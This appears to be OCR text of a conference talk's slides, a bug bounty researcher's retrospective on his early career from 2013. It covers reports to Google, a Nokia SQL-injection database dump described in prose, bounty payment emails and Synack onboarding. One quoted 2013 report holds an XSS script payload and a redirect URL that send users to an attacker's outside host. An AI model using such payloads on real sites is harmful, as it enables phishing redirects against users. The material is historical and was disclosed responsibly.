

Reflections on a Decade in Bug Bounties : Experiences and Major Takeaways

About Niks

- A Decade in bug bounty
- Synack Red Team Legend
- Founder BSides Ahmedabad
- Advisor RiskProfiler.io



About Charlie

- Texas native Charlie has a deep interest in computer science.
- Started as an International Flight Attendant at United Airlines, he transitioned to networking, programming, stack development, web design, and finally breaking stuff.
- Helped manage over 2400 engagements with teams of over 1000 researchers across all verticals in commercial and government
- Helped develop products around OWASP, NIST, OSINT, API and AI testing




Early 2013 - Inception

- Was working in ethical hacking training company
- Often found myself out of money by the middle of each month.
- No sense/idea about bug bounty stuff
- I was introduced to my co-worker, Jinen, and he mentioned me about PayPal Bug Bounty Program
- From there I have been introduced to Bug Bounty
- But there was still very less trend, I only heard about Google and PayPal had Paid Programs and rest running VDPs.



Inspiration

- Came across a blog claiming to got XSS in google acquisition and some other apps
- These stuff looks simple but you need to know their assets



New Opportunities

- Thought to try out Google Bug Bounty first
- No idea about the bug, submitting any random stuff without logic

Nikhil Srivastava <mr.nikhilsrivastava@gmail.com> Aug 9, 2013, 6:56 PM ☆
to security

Hello,

In addition to vulnerability report [7-3491000001467] Redirect in https://fiber.google.com

An attacker can add some html file having payload <script>document.location="http://fbsecurity.byethost7.com/attacker.txt"</script> by login to
https://www.google.com/producer/home#!/r/edition:CAow4YXKBA:CAAqBwgKMOGFygQw3_tE/manageAttachments

For adding an html file
1. go to media library.
2. add media and upload the html file over here.

The file stored in a https://producer.googleusercontent.com (sandboxed domain)

but you can use this sandboxed file containing attacker payload to redirect the user to any phishing or any malicious site.


By sending the following URL to any user, he will be redirected to attacker page.

http://fiber.google.com/auth/https://google.com/producer/attachment/CAAqBwgKMOGFygQw3_tE-kumar.html (My page i.e. http://fbsecurity.byethost7.com/attacker.txt)


I HAVE NO
IDEA WHAT
I'M DOING

Progress

- Reported all year to google with Duplicate/No-Impact/HOF only



Google Security Team	Inbox Re: [#2-1652000002342] other clickjacking in google campus (Dec 10 2013, 10:45:40 UTC) - ** NOTE: This is an automatically generated email ** Hello, We reviewe...	12/11/13
security 3	Inbox [0-9036000002427] other Web Parameter Tampering in Google web academy - security@google.com wrote: Hey - Just letting you know that your report was triag...	12/11/13
security 3	Inbox [2-1652000002342] other clickjacking in google campus - Hi nikhil, Thanks for your email. I've filed a bug and will get back to you once I've got	12/11/13
security 3	Inbox [0-9893000002421] XSRF in http://www.growyourcharityonline.com - Hi nikhil, Thanks for your email. I've filed a bug and will get back to you once I've got	12/11/13
security, me 5	Inbox [0-1743000002237] XSS in DoubleClick - security@google.com> wrote: Hello, This looks like a duplicate of the issue you reported in Case 9-0249000002281. noname noname	11/21/13
security 2	Inbox [9-3903000001651] XSRF in chromeexperiments.com - security@google.com wrote: Thanks for the vulnerability report. This email confirms we've received your me...	9/12/13
security 2	Inbox [6-6285000001599] other clickjacking in guidetotheappgalaxy.com - security@google.com wrote: Thanks for the vulnerability report. This email confirms we've rec...	9/11/13
security 2	Inbox [7-2393000001588] other clickjacking in chromeexperiments.com - Hello, Thanks for the bug report. Since the page doesn't contain any sensitive functionality that	9/10/13
Google, me 2	Inbox Re: [#9-9788000001635] other content spoofing in http://www.projectrebrief.com (Aug 30 2013, 13:29:41 UTC) - security@google.com> wrote: ** NOTE: This is an a...	9/5/13
security 2	Inbox [9-9788000001635] other content spoofing in http://www.projectrebrief.com - Hi nikhil, Thanks for your email. I've filed a bug and will get back to you once I've got	8/31/13
security, me 4	Inbox [8-8697000001506] XSRF in Google Code - security@google.com wrote: > > Hello Nikhil, > > Nice catch! I've filed a bug and will update you once we	8/21/13
security, me 4	Inbox [7-3491000001467] Redirect in https://fiber.google.com - security@google.com> wrote: Hey Nikhil, Thanks for your email. In this particular case, we believe the usa...	8/10/13
security 2	Inbox [2-5221000001408] other clickjacking in https://promos.wildfireapp.com/dashboard/contest_designs/new - security@google.com wrote: Thanks for the vulnerability...	8/3/13
Google Security Team 2	Inbox Re: [#1300509668] other Arbitrary file upload in http://www.google.co.in/grants/apply.html (Jun 04 2013, 06:34:59 UTC) - Hi nikhil, Thank you for your note. Can you ...	6/5/13

Breaking the Barrier


- After not much success with google, moved on with new program
- Heard about a new independent program Nokia Vulnerability Disclosure
- But it wasn’t VDP, they are giving out their most expensive smartphones to top severity issue
- Top Severity criteria was only SQLi, RCE, Command Injection etc.
- All Nokia Assets in scope


NEW PROGRAM
BUG HUNTERS
imgflip.com

Breaking the Barrier

- List down all their assets
- Started to test only SQLi
- Got a SQL error on one asset
- After testing further, was able to dump their DB

Breaking the Barrier



Breaking the Barrier

Nokia Incident Response Team <nirt@nokia.com> 6/6/13

to me

Dear Researcher,

Our Reward Nomination Board has made a periodic review of recent reports which have been sent to us.
We are pleased to inform you that your report has qualified for a device reward!

If you agree to accept this reward, we will send you a Lumia 820 Windows Phone

We have a limited number of products available, so at this time we cannot offer you color choice.

We will need to know your shipping address where we will send your reward. Please note that delivery time will depend upon where you're located. Once you provide us with your shipping details, we will be able to inform you of availability and shipping times.

Please do not change subject of this mail, as it help us to track this process.

Br,
Nokia Incident Response Team

--
This request is being handled by -


Nokia Incident Response Team (NIRT)
ICM Security and Continuity Capability

Key Take-ways Until Now

- Don’t give up
- When one door closes, another opens up

Motivated , now what? (Mid 2013)

- Small Success but got some motivation to do better
- Further been reported & paid across multiple bug bounty programs such as Mozilla, Barracuda labs, PayPal, Squidoo, ebay etc.



Stripling, Tom 5:00 AM (6 hours ago)

to ebayincbugboun., me

Nikhil,

We have processed the issues you submitted for payment. You should receive it soon. The bug bounty team at ebayincbugbounty@ebay.com can assist you with the program moving forward.

Regards,
Tom


---

bnsec 4:16 AM (7 hours ago)

to me

I'm writing to let you know that the following reports have been approved for a bounty:

- BNSEC-2317: Path disclosure - $.
- BNSEC-2314: DOM based XSS - $
- BNSEC-509: Click jacking - $



08:05

PayPal

PayPal Inc sent you $1,250.00 USD

Dear nikhil srivastava,

Just thought you'd like to know PayPal Inc sent you $1,250.

Note from sender, PayPal Inc:

PayPal Bug Bounty'

Get the details

Note: Since I lost access to my old email acc, these photos(of ss) been taken from my fb account

Motivated, now what?

eligible for a Cash bounty. Please let us know whether you would prefer to receive Cash (via PayPal, we'll need your address) or donate your reward to one of our charity partners. If you would like to be listed publicly on our Hall of Fame, please let me know what link you wish to use.

Thank you for your assistance.

•••

--
Gil Hildebrand
Chief Engineer
Squidoo
-

UID	Type	Domain	Payment Status	Status	Amount Paid	PP Account
lp1206	XSS	paypal	Initial Payment	Valid		@gmail.com
Ul121d	XSS	paypal	Initial Payment	Valid		@gmail.com

Mozilla Security Bug Bounty Award Inbox x

Chris Hofmann <chofmann@mozilla.com> 9:49 AM (1 hour ago)
to me

Hi Nikil,

We would like to award you a Mozilla Security Bug Bounty for your help on:


Bug 9040 mozilla.org

If you send me an address we can send you a check for
USD or we can do a wire transfer. For the wire transfer we will need.

Note: Since I lost access to my old email acc, these photos(of ss) been taken from my fb account

The Genesis of Bug Bounty Platforms

- Got to know about some bug bounty platforms running some paid bug bounty programs (Late 2013)




bugcrowd



The Genesis of Bug Bounty Platforms

- While Hackerone and BugCrowd was available to signup directly
- Synack using Hands-on Assessment, Written Assessment and ID Verification to onboard the researchers.



Synack - Congratulations and Welcome Inbox ×

k **Katherine Maple** <katherine@synack.com> Tue, Dec 31, 2013, 12:35 PM

to me

synack

Hi nikhil,

Congratulations. On behalf of the entire team at Synack, I wanted to take the opportunity to personally welcome you to the Synack Red Team. Successful completion of our assessment and onboarding process is not an easy feat – only 6% of top security researchers make it through, making you part of an exclusive club.

We've worked tirelessly over the past several months to build an enormously powerful platform that allows our exclusive community to engage with large enterprise customers who believe in the power of the crowd for security. With that said, we're trying to do something that has never been done before -- utilize global security talent for more sensitive security testing requirements. The most crucial aspect of this endeavor is our security team comprised of top researchers like yourself. Your knowledge in this space is paramount to our success; thank you for being part of the community.

One of the key elements to our customers utilizing Synack is trust – we have to provide assurance to our customers that we know who our researchers are and that they will remain professional when performing work. As such, we ask that you complete the identify verification step of the onboarding process to gain full access to our customers' projects. If you've already completed this step, thank you. It can take up to 48 hours for us to upgrade your account to Trusted status.


If you ever have any questions, comments, or suggestions, please don't hesitate to let us know.

Again, congratulations and welcome to Synack!

All the best,


Struggle to compete at highest level

- Yahoo started their program with Hackerone
- First bug was XSS in Yahoo mobile mail, but the bounty was low which I feels like I **lacked at demonstrating the impact**



Struggle to compete at highest level

